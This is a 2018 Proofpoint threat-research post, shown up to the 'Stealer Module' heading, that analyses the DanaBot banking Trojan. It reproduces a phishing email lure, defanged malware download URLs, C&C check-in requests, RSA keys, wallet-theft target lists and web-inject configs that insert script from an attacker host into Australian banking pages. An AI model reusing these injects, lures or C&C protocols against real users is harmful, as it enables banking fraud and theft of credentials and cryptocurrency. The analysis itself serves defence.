DanaBot - A new banking Trojan surfaces Down Under

proofpoint.com/us/threat-insight/post/danabot-new-banking-trojan-surfaces-down-under-0

May 31, 2018

Blog
Threat Insight
DanaBot - A new banking Trojan surfaces Down Under

May 31, 2018 Proofpoint Staff

Overview


2018 has seen a marked shift away from high-volume, immediately destructive ransomware campaigns to distribution of banking Trojans, information stealers, and downloaders. Banking Trojans now make up almost 60% of malicious payloads we observe in email. Now a new banking Trojan has emerged, adding to the growing diversity of this segment specifically and malicious email campaigns in general.

Proofpoint researchers discovered a new banking Trojan, dubbed “DanaBot”, targeting users in Australia via emails containing malicious URLs. Written in Delphi, the malware is still under active development. To date, we have only observed it being spread by a single threat actor. However, it remains to be seen if distribution and use becomes more widespread given that the actor is known for purchasing banking Trojans from other developers and operators. We also found additional samples in malware repositories other than those we observed in the wild, potentially suggesting distribution by other actors.

Delivery Analysis

May 6-7, 2018

We first observed DanaBot as the payload of an Australia-targeted email campaign on May 6, 2018. The messages used the subject "Your E-Toll account statement" and contained URLs redirecting to Microsoft Word documents hosted on another site (hxxp://users[.]tpg[.]com[.]au/angelcorp2001/Account+Statement_Mon752018.doc).



From: Roads and Maritime Services <y-e-tool@[redacted]>

Sent: Sun 5/6/2018 6:00 PM

To: [redacted]

Cc:

Subject: Your E-Toll account statement

Dear Client

Please find attached your E-Toll account statement.

Alternatively, you can visit our site to view your statement and access a wide range of services including:

View and update your account details
View your tag usage
Order additional tags and brackets
Report a tag as lost or stolen

Thank you for choosing E-Toll

Regards


The E-Toll Team
Roads and Maritime Services

This email was sent to you by Roads and Maritime Services. This is an unmonitored email address so please do not

Roads and Maritime Services

Figure 1: Sample email from a May 6, 2018, DanaBot campaign

The Word document contained a macro that, if enabled, downloaded DanaBot using a PowerShell command from hxxp://bbc[.]lumpens[.]org/tXBDQjBLvs.php. This payload was only served to potential victims in AU, with the server checking the client’s IP geolocation. The document also contained stolen branding used for social engineering, claiming to be protected by a security vendor (branding obscured in Figure 2).



Security Warning Macros have been disabled.

This document is protected by [redacted]

1.If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above.

2.Once you enabled editing, please click "Enable Content" from the yellow bar above.

Figure 2: Screenshot of the “Account Statement_Mon752018.doc” document

May 28-30, 2018

The DanaBot banker appeared again most recently on May 28-30, again as the payload of an Australia-targeted email campaign. The emails used many subjects such as:

- Cert "123456789"
- Doc:-"123456789"
- Document12345-678
- GT123456789
- Invoice and Tracking Code 12345678
- Invoice from John Doe

This time, the emails contained URLs linking to zipped JavaScript hosted on FTP servers including ftp://kuku1770:GxRHRgbY7@ftp[.]netregistry[.]net/0987346-23764.zip. The JavaScript, if executed, downloaded DanaBot from hxxp://members[.]giftera[.]org/whuBcaJpqg.php. Again, the server checked geolocation before downloading the JavaScript.

Malware Functionality Summary

DanaBot is a Trojan that includes banking site web injections and stealer functions. It consists of a downloader component that downloads an encrypted file containing the main DLL. The DLL, in turn, connects using raw TCP connections to port 443 and downloads additional modules including:

- VNCDLL.dll - "VNC"
- StealerDLL.dll - "Stealer"
- ProxyDLL.dll - "Sniffer"

The malware also downloads configuration files such as:

- List of targeted sites for the Sniffer module
- Banking web injects
- Lists of cryptocurrency processes and files to monitor

Finally, it also uploads files to the command and control (C&C) server including:

- Detailed system information
- Screenshot of the user's desktop
- List of files on the user's hard disk


All uploads and downloads are encrypted with the Microsoft CryptAPI AES256 algorithm.

Malware Analysis

Currently, the malware is in active development and there appear to be two versions. We observed the first in a campaign around May 6 and 7 while the second appeared around May 29. However, we found even earlier samples via pivots in malware repositories that date from the middle of April but we have not seen these in the wild.


Downloader Component

The downloader component communicates to the C&C server and sends an initial checkin beacon with a report about the infected machine encoded in the URL parameters. It makes a request such as shown below:



```
GET /index.php?m=T&a=7&b=32&c=[redacted]&d=[redacted]&e=[redacted] HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: [redacted]
Host: 207.148.86.218
Connection: Keep-Alive
```

Figure 3: Network request generated by the older version of the malware



```
GET /index.php?
m=T&a=6&b=32&d=[redacted]&g=[redacted]&i=12288&u=1&v=610760110&x=0&t=32&e=
[redacted] HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: [redacted]
InfoPath.3)
Host: 207.148.86.218
Connection: Keep-Alive
```

Figure 4: Network request generated by the newer version of the malware, featuring an expanded set of URL parameters

In these network requests, the “e=” parameter is a key used to decrypt the next-stage payload using the Microsoft CryptAPI’s CryptDeriveKey and CryptDecrypt using an MD5 hash and the AES algorithm. The explanations for the other parameters are provided in the table below:

Parameter	Explanation	Example Value
m=	-	“T” (also seen “F” and “S”)
a=	Hardcoded campaign ID	5,6,7,9,10 and 15
b=	(older version) 32 or 64 bit DLL requested	32, 64
b=	(newer version) 32 or 64 bit Operating System	32, 64
c=	(older version) Client ID (Possibly short hash of system info)	[8 hex chars]
d=	(older version) Probable nonce	[8 hex chars]
d=	(newer version) Client ID (MD5 hash of system info)	[32 hex chars]
e=	Encryption key	[32 hex chars]
g=	(newer version) Nonce	[8 hex chars]
i=	(newer version) Integrity level	12288
u=	(newer version) 1 if user has admin privileges: 0 otherwise	1, 0
v=	(newer version) Windows version information	610760110
x=	(newer version) Request count	0
t=	(newer version) 32 or 64 bit DLL requested	32, 64

Table 1: Explanation of the key-value pairs sent by the infected client to the C&C

In response to the downloader’s initial check-in, the C&C server sends the next-stage DLL. The DLL is cryptographically verified using the RSA algorithm and the following public key:

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDOmbQ1gGQtE8PUhjKIETLaSSEc

JGp9O0gyckoyrIfb4l4BZqLKAkDGm59lUxSFWPCINQOMQvgvDYydMOyMvABtmi4c

0yb4te8dXE0xVxTQmnxGV9pAf3gfcEg3aqBne/7AQmS+0fFUpccX+huz4Sys415+

6lwVPX2A3RA60ToS6wIDAQAB

-----END PUBLIC KEY-----

The payload DLL is invoked using “rundll32.exe” and the parameter “#1”. Subsequently, it is invoked with the parameter #2, #3, etc.

Main DLL Component

The main DLL communicates using raw TCP to port 443. It was observed downloading further DLL modules such as VNC, Sniffer, and Stealer, along with configuration files, all encrypted in a similar way using the Microsoft CryptAPI. Again, the downloads are verified using the RSA algorithm with a different public key than noted above:

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpQbDeOOrFbGOuu989TSd1+sJJ

gi1WFiYV0RInlLkAAv1XZwUodBJRMyNWeKPHg40dn9oseicUScBH3lQb5fRvwm9Q

oppN5DIhiK9au8yzhm6/BGDUuVfK+vDlutanjYLAnz/Wp/W9bofUe5Ej3WZo2w1T

X/KpjiO/gB/+4vf75wIDAQAB

-----END PUBLIC KEY-----

Module Name	Description
VNCDLL.dll	“VNC”
ProxyDLL.dll	“Sniffer”
StealerDLL.dll	“Stealer”

Table 2: Modules downloaded by the main component

Object name / (newer version name)	Description
PFUrlU / PFilter	Sniffer filter list
BVideo / BitVideo	Cryptocurrency processes
BKey / BitKey	Cryptocurrency processes
CFiles / BitFiles	Cryptocurrency files
InjFirst / Pinject	Web Injects

Table 3: Configuration files downloaded by the main component

We have also observed the bot uploading files to the C&C, each compressed with the Deflate algorithm and encrypted with a random AES key. The key itself appears to be encrypted with one of the RSA public keys and appended to the uploaded file. However, decryption would require the matching RSA private key, which is presumably only available to the malware operators.

Uploaded file name	Description
[none]	System Info
desktopscreen.bmp	Screenshot of victim desktop

[32-character hex string].info	LZMA-compressed Zip archive containing “Files-C.txt”, a listing of files

Table 4: Files uploaded by the main component of the bot

The following RSA public key was used for the System Info upload, while uploads of other files used the same key as for module downloads:

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCilEDyzfbBKas+W2brWstcdKfY


WgAI79oHSmdACo7zVCSkqJPocK3u3naHuFD3rYTTkEQbj6IaTNi1vn6eceNedExE

u3ppOvxzRKqCOUOB+yQbz9Hv8xzsh0QnlJzcuLZHDhCDWoKwMbNU2/AXiVR5w7wF

us8H3Gkr8MQZxt/bEwIDAQAB

-----END PUBLIC KEY-----

Diving into greater detail, the downloaded modules of the newer DanaBot consist of a header, followed by an AES-encrypted file, followed by an RSA signature. For example, we highlight interesting and relevant sections of the downloaded VNC module in the newer bot version:



```
000000  f3 c5 05 00 00 00 00 00  ff ff ff ff 01 00 00 00  |................|
000010  56 00 4e 00 43 00 00 00  00 00 00 00 00 00 00 00  |V.N.C...........|
000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000210  00 00 00 00 00 00 00 00  56 00 4e 00 43 00 44 00  |........V.N.C.D.|
000220  4c 00 4c 00 2e 00 64 00  6c 00 6c 00 00 00 00 00  |L.L...d.l.l.....|
000230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000a50  00 00 00 00 00 00 00 00  00 20 44 46 44 42 38 33  |......... DFDB83|
000a60  30 38 41 37 37 44 39 39  30 35 41 34 43 37 38 36  |08A77D9905A4C786|
000a70  31 32 36 44 36 36 33 45  37 30 02 2d 2d 00 00 00  |126D663E70.--...|
000a80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000a90  00 00 00 00 00 00 04 00  00 00 01 00 00 00 01 00  |................|
000aa0  00 00 30 bb 05 00 00 00  00 00 00 00 00 00 00 00  |..0.............|
000ab0  00 00 00 00 00 00 00 00  00 00 00 40 78 29 f4 f0  |...........@x)..|
000ac0  1d e5 40 58 60 5a 90 7a  ab 61 16 c5 f9 f6 9a 06  |..@X`Z.z.a......|
000ad0  17 88 a6 35 c4 1e b0 e7  12 e2 56 f0 af 1b c7 4c  |...5......V....L|

05c560  c2 22 dd 09 bf d1 aa bd  e3 d3 b3 60 83 c0 78 de  |."..........`..x.|
05c570  83 ce f1 a7 67 fc 16 5b  18 a1 b3 c6 3a 80 7a eb  |....g..[....:.z.|
05c580  37 b6 24 ac 90 b1 95 46  23 34 84 d0 b3 b0 9d 3e  |7.$....F#4.....>|
05c590  df 24 f6 3a 8f 6e 00 4c  b9 72 cb 1d 8f f6 6c c9  |.$.:.n.L.r....l.|
05c5a0  60 44 7d 8f 90 a7 00 68  12 27 6c 03 3b 0e 0f b9  |`D}....h.'l.;...|
05c5b0  0c e8 a0 12 e8 10 78 70  e5 77 34 5c 28 22 9d 91  |......xp.w4\("..|
05c5c0  e9 7a 7e e4 f4 d5 9e 44  8e 5b 97 41 ae 50 7c 09  |.z~....D.[.A.P|.|
05c5d0  0f 73 48 f1 d2 3f db c2  07 6e b9 02 fd cc cf a6  |.sH..?...n......|
05c5e0  4b b7 d5 91 ee 7b ac 40  ce 02 38 5e ac 92 ac 3f  |K....{.@..8^...?|
05c5f0  ca 50 3a                                          |.P:|
```

Figure 5: A hexdump of an example downloaded module with interesting sections highlighted

Bytes	Description

0x0 ... 0x3	Object size (file data + file signature + header)
0x0c ... 0x0f	Object type
0x10 ...	Object name (unicode)
0x218 ...	Object file name (unicode)
0xaa2 … 0xaa5	Object size 2 (file data + signature)
0xac3 ... (0xac3 + [size 2] - 129)	Encrypted file data
(0xac3 + [size 2] - 128) ... (0xac3 + [size 2] - 1)	File signature (decrypts to MD5 of encrypted file data)

Table 5: Explanation of the interesting sections of the downloaded module payload

Configuration Files

Tables 6-9 provide the values of some of the configuration files downloaded by the bot.

m.adnxs.com/ut/v3

*.youtube.com*event=streamingstats*

.youtube.com/api/stats/

outlook.live.com/owa/service.svc?action=LogDatapoint&

clientservices.googleapis.com

clients4.google.com

connect.facebook.net/log/

.mozilla.org

.mozilla.com

syndication.twitter.com/

cws.conviva.com

api.segment.io

as-sec.casalemedia.com

yunify.chicoryapp.com

oauth20_token.srf

Exchange/ucwa/oauth/v1/

beacons.gcp.gvt2.com

.facebook.com

.facebook.com/login.php?

mc.yandex.ru/webvisor

api.logmatic.io/v1/

sot3.mavenhut.com

erlang.simcase.ru/api/

sentry.io/api

dsn.algolia.net/1

t.urs.microsoft.com

.paypal.com/webapps/hermes/api/log

.netflix.com

s.update.fbsbx.com

.youtube.com/youtubei/v1/

p.cybertonica.com

webmail.subwayadmin.com.au

email.telstra.com/webmail/

.googleapis.com

http://*

outlook.office365.com/owa/service.svc?

outlook.office.com/owa/service.svc?

outlook.live.com/owa/service.svc?

mail.google.com/mail/u/0/

.client-channel.google.com

bam.nr-data.net

browser.pipe.aria.microsoft.com

client-s.gateway.messenger.live.com

notifications.google.com

.google.com/recaptcha/api2/

.bing.com

.youtube.com

bidder.criteo.com

.demdex.net/event?

insights.hotjar.com/api

nexus-long-poller-b.intercom.io

.icloud.com/

s.acexedge.com

s.update.

vid-io.springserve.com

vuws.westernsydney.edu.au

*Table 6: Sniffer filter list (“PFUrlU” configuration file in the older version); the newer version configuration file (“Pflilter”) only contained a “*mozilla*” target in our tests, suggesting that this may be a whitelist.*

```
set_url *my.commbank.com.au/netbank* GP

data_before

data_end

data_inject

<script type=text/javascript language=JavaScript src=https:[//]dep.properfunds.org/print?vr=npm%3Fc3%28t%3F2[.]48758295816></script>

data_end

data_after

</html

data_end

data_before

</head>

data_end

data_inject

<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>

data_end

data_after

data_end

set_url *my.commbiz.commbank.com.au* GP

data_before

data_end

data_inject

<script type=text/javascript language=JavaScript src=https:[//]dep.properfunds.org/print?vr=npm%3Fc3%28t%3F2[.]487582958161></script>

data_end

data_after

</html

data_end

data_before

</head>

data_end

data_inject

<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>

data_end
```

data_after

data_end

Table 7: Web injects configuration file (“InjFirst” in the older version, “PInject” in the newer; brackets added to URLs)

-QT.EXE*

ETHEREUM.EXE*

*DECENT.EXE*

ELECTRON.EXE*

ELECTRUM.EXE*

*ZCASH*.EXE*

EXPANSE.EXE*

*SUMOCOIN*.EXE*

BITCONNECT.EXE*

*IOTA*.EXE*

*KARBOWANEC.EXE*

*ARKCLIENT.EXE*

*ZCLASSIC*WALLET.EXE*

*PASCALCOINWALLET.EXE*

Table 8: Cryptocurrency processes (“BVideo” and “Bkey” configuration files in the older version, ”BitVideo” and “BitKey”in the newer; italicized processes appeared only in the older version)

*\WALLETKEYS.DAT*


\DEFAULT_WALLET

\WALLET.DAT

Table 9: CryptoCurrency files (“CFiles” configuration file in the older version, ”BitFiles” in the newer; italicized files appeared only in the older version)

Stealer Module

